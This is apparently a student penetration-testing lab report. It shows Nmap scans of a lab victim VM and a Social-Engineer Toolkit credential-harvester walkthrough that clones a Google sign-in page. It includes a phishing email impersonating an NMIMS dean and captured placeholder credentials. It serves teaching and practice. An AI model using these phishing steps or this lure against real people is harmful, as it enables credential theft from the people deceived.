

VAPT M1 : Nmap and Social engineering

NMAP Attacks

Eshan
K027

IPv4 of the kali machine is on eth0 : 10.0.2.15

```
(kali㉿kali)-[~]  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 461sec preferred_lft 461sec  
    inet6 fe80::a00:27ff:fe43:73bc/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Apart from the kali machine there is a victim machine running on 10.0.2.4

```
(kali㉿kali)-[~]  
$ nmap 10.0.2.15/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-04 21:42 EST  
Nmap scan report for 10.0.2.1  
Host is up (0.00076s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
  
Nmap scan report for 10.0.2.4  
Host is up (0.00089s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap scan report for 10.0.2.15  
Host is up (0.00073s latency).  
All 1000 scanned ports on 10.0.2.15 are closed  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.89 seconds
```

Listed below are the open ports on the target machine : ftp ssh http

```
(kali㉿kali)-[~]  
$ nmap -p- 10.0.2.4  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-04 21:44 EST  
Nmap scan report for 10.0.2.4  
Host is up (0.0010s latency).  
Not shown: 65532 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http
```


Software versions used are listed below

```
(kali㉿kali)-[~]  
$ nmap -sV -p 21 10.0.2.4  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-04 21:46 EST  
Nmap scan report for 10.0.2.4  
Host is up (0.0014s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

The OS is a linux kernel as listed below

```
(root㉿kali)-[/home/kali]  
# nmap -O 10.0.2.4  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-02-04 21:51 EST  
Nmap scan report for 10.0.2.4  
Host is up (0.0013s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:BB:78:E9 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

Social engineering attack



The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. A qterminal window is open, displaying the Social-Engineer Toolkit (SET) interface. The terminal shows the SET logo, version information (8.0.3), and the user's codename ('Maverick'). It also provides social media links for Twitter (@TrustedSec and @HackingDave) and the homepage (https://www.trustedsec.com). The terminal text includes: 'The Social-Engineer Toolkit (SET)', 'Created by: David Kennedy (ReL1K)', 'Version: 8.0.3', 'Codename: 'Maverick'', 'Follow us on Twitter: @TrustedSec', 'Follow me on Twitter: @HackingDave', 'Homepage: https://www.trustedsec.com', 'Welcome to the Social-Engineer Toolkit (SET).', 'The one stop shop for all of your SE needs.', 'The Social-Engineer Toolkit is a product of TrustedSec.', 'Visit: https://www.trustedsec.com', 'It's easy to update using the PenTesters Framework! (PTF)', and 'Visit https://github.com/trustedsec/ptf to update all your tools!'.

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 2

The **HTA Attack** method will allow you to clone a website and use it for Windows-based powershell exploitation

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

`set:webattack>3`

```
File Actions Edit View Help WSTG - Latest OWASP x Signin - Google Account x +
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
^X@sS^X@sS
```

Email :

Subject: Urgent: Verify your account details

Dear Amit

We've noticed suspicious activity on your account NMIMS account . To secure your information, please update your login details by clicking here:

<http://www.google.com> to reset your NMIMS password via google login


Do not delay, as your account may be temporarily suspended if not verified.

Thank you,
NMIMS Mumbai Team
Dean

The link is



Sign in with your Google Account



[Sign in](#)

[Need help?](#)

[Create an account](#)

One Google Account for everything Google



The user clicked on the link and

UID : NMIMS_UID

PASS: NMIMS_Pass

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
^X@sS^X@sS127.0.0.1 - - [04/Feb/2025 22:29:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Feb/2025 22:29:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Feb/2025 22:29:18] "GET /favicon.ico HTTP/1.1" 404 -
Subject: Urgent: Verify your account details
Dear [User Name],
We've noticed suspicious activity on your account. To secure your information, please update your login details by c
licking here: [link to fake website]
Do not delay, as your account may be temporarily suspended if not verified.
Thank you,
[Fake Company Name] Team[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzBENhIfVWsxSTdNLW9MdThibW1TMFQ
zVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=NMIMS_UID
POSSIBLE PASSWORD FIELD FOUND: Passwd=NMIMS_Pass
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [04/Feb/2025 22:31:05] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```